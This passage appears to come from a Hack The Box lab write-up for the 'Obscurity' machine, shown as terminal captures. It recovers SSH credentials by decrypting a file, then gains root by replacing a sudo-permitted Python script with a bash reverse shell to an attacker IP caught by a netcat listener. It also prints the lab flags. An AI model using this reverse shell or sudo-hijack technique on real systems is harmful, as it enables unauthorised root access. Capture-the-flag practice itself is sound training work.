
```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# vi password.txt
```




```
alexandrovich
~
```




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# python3 SuperSecurity.py -d -i passwordreminder.txt -k alexandrovich -o sshcreds
################################
#           BEGINNING          #
#    SUPER SECURE ENCRYPTOR    #
################################
  ############################
  #        FILE MODE         #
  ############################
Opening file passwordreminder.txt...
Decrypting...
Writing to sshcreds...

┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# cat sshcreds
SecThruObsFTW
```




```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# ssh robert@10.10.10.168
The authenticity of host '10.10.10.168 (10.10.10.168)' can't be established.
ECDSA key fingerprint is SHA256:H6t3×5IXxyijmFEZ2NVZbIZHWZJZ0d1IDDj3OnABJDw.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.168' (ECDSA) to the list of known hosts.
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun May 16 20:14:48 UTC 2021

  System load:  0.02              Processes:             108
  Usage of /:   45.8% of 9.78GB   Users logged in:       0
  Memory usage: 8%                IP address for ens160: 10.10.10.168
  Swap usage:   0%


40 packages can be updated.
0 updates are security updates.


Last login: Mon Dec  2 10:23:36 2019 from 10.10.14.4
robert@obscure:~$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),4(adm),24(cdrom),30(dip),46(plugdev)
```




```
robert@obscure:~$ ls
BetterSSH  check.txt  out.txt  passwordreminder.txt  SuperSecureCrypt.py  user.txt
robert@obscure:~$ cat user.txt
e4493782066b55fe2755708736ada2d7
```




```
robert@obscure:~$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
    (ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
robert@obscure:~$ ls -lah /home
total 12K
drwxr-xr-x  3 root   root   4.0K Sep 24  2019 .
drwxr-xr-x 24 root   root   4.0K Oct  3  2019 ..
drwxr-xr-x  7 robert robert 4.0K Dec  2  2019 robert
robert@obscure:~$ ls -alh
total 60K
drwxr-xr-x 7 robert robert 4.0K Dec  2  2019 .
drwxr-xr-x 3 root   root   4.0K Sep 24  2019 ..
lrwxrwxrwx 1 robert robert    9 Sep 28  2019 .bash_history → /dev/null
-rw-r--r-- 1 robert robert  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 robert robert 3.7K Apr  4  2018 .bashrc
drwxr-xr-x 2 root   root   4.0K Dec  2  2019 BetterSSH
drwx────── 2 robert robert 4.0K Oct  3  2019 .cache
-rw-rw-r-- 1 robert robert   94 Sep 26  2019 check.txt
drwxr-x─── 3 robert robert 4.0K Dec  2  2019 .config
drwx────── 3 robert robert 4.0K Oct  3  2019 .gnupg
drwxrwxr-x 3 robert robert 4.0K Oct  3  2019 .local
-rw-rw-r-- 1 robert robert  185 Oct  4  2019 out.txt
-rw-rw-r-- 1 robert robert   27 Oct  4  2019 passwordreminder.txt
-rw-r--r-- 1 robert robert  807 Apr  4  2018 .profile
-rwxrwxr-x 1 robert robert 2.5K Oct  4  2019 SuperSecureCrypt.py
-rwx────── 1 robert robert   33 Sep 25  2019 user.txt
```




```
robert@obscure:~$ mv BetterSSH BetterNOT
robert@obscure:~$ mkdir BetterSSH
robert@obscure:~$ vi BetterSSH/BetterSSH.py
```



```
import os
os.system("bash -c 'bash -i >& /dev/tcp/10.10.14.23/7000 0>&1'")
~
```



```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```



```
┌──(root💀kali)-[/Documents/htb/boxes/obscurity]
└─# nc -lvnp 7000
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::7000
Ncat: Listening on 0.0.0.0:7000
Ncat: Connection from 10.10.10.168.
Ncat: Connection from 10.10.10.168:54778.
root@obscure:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@obscure:~# cat /root/root.txt
cat /rt/root.txt
cat: /rt/root.txt: No such file or directory
root@obscure:~# cat /root/root.txt
cat /root/root.txt
512fd4429f33a113a44d5acde23609e3
root@obscure:~#
```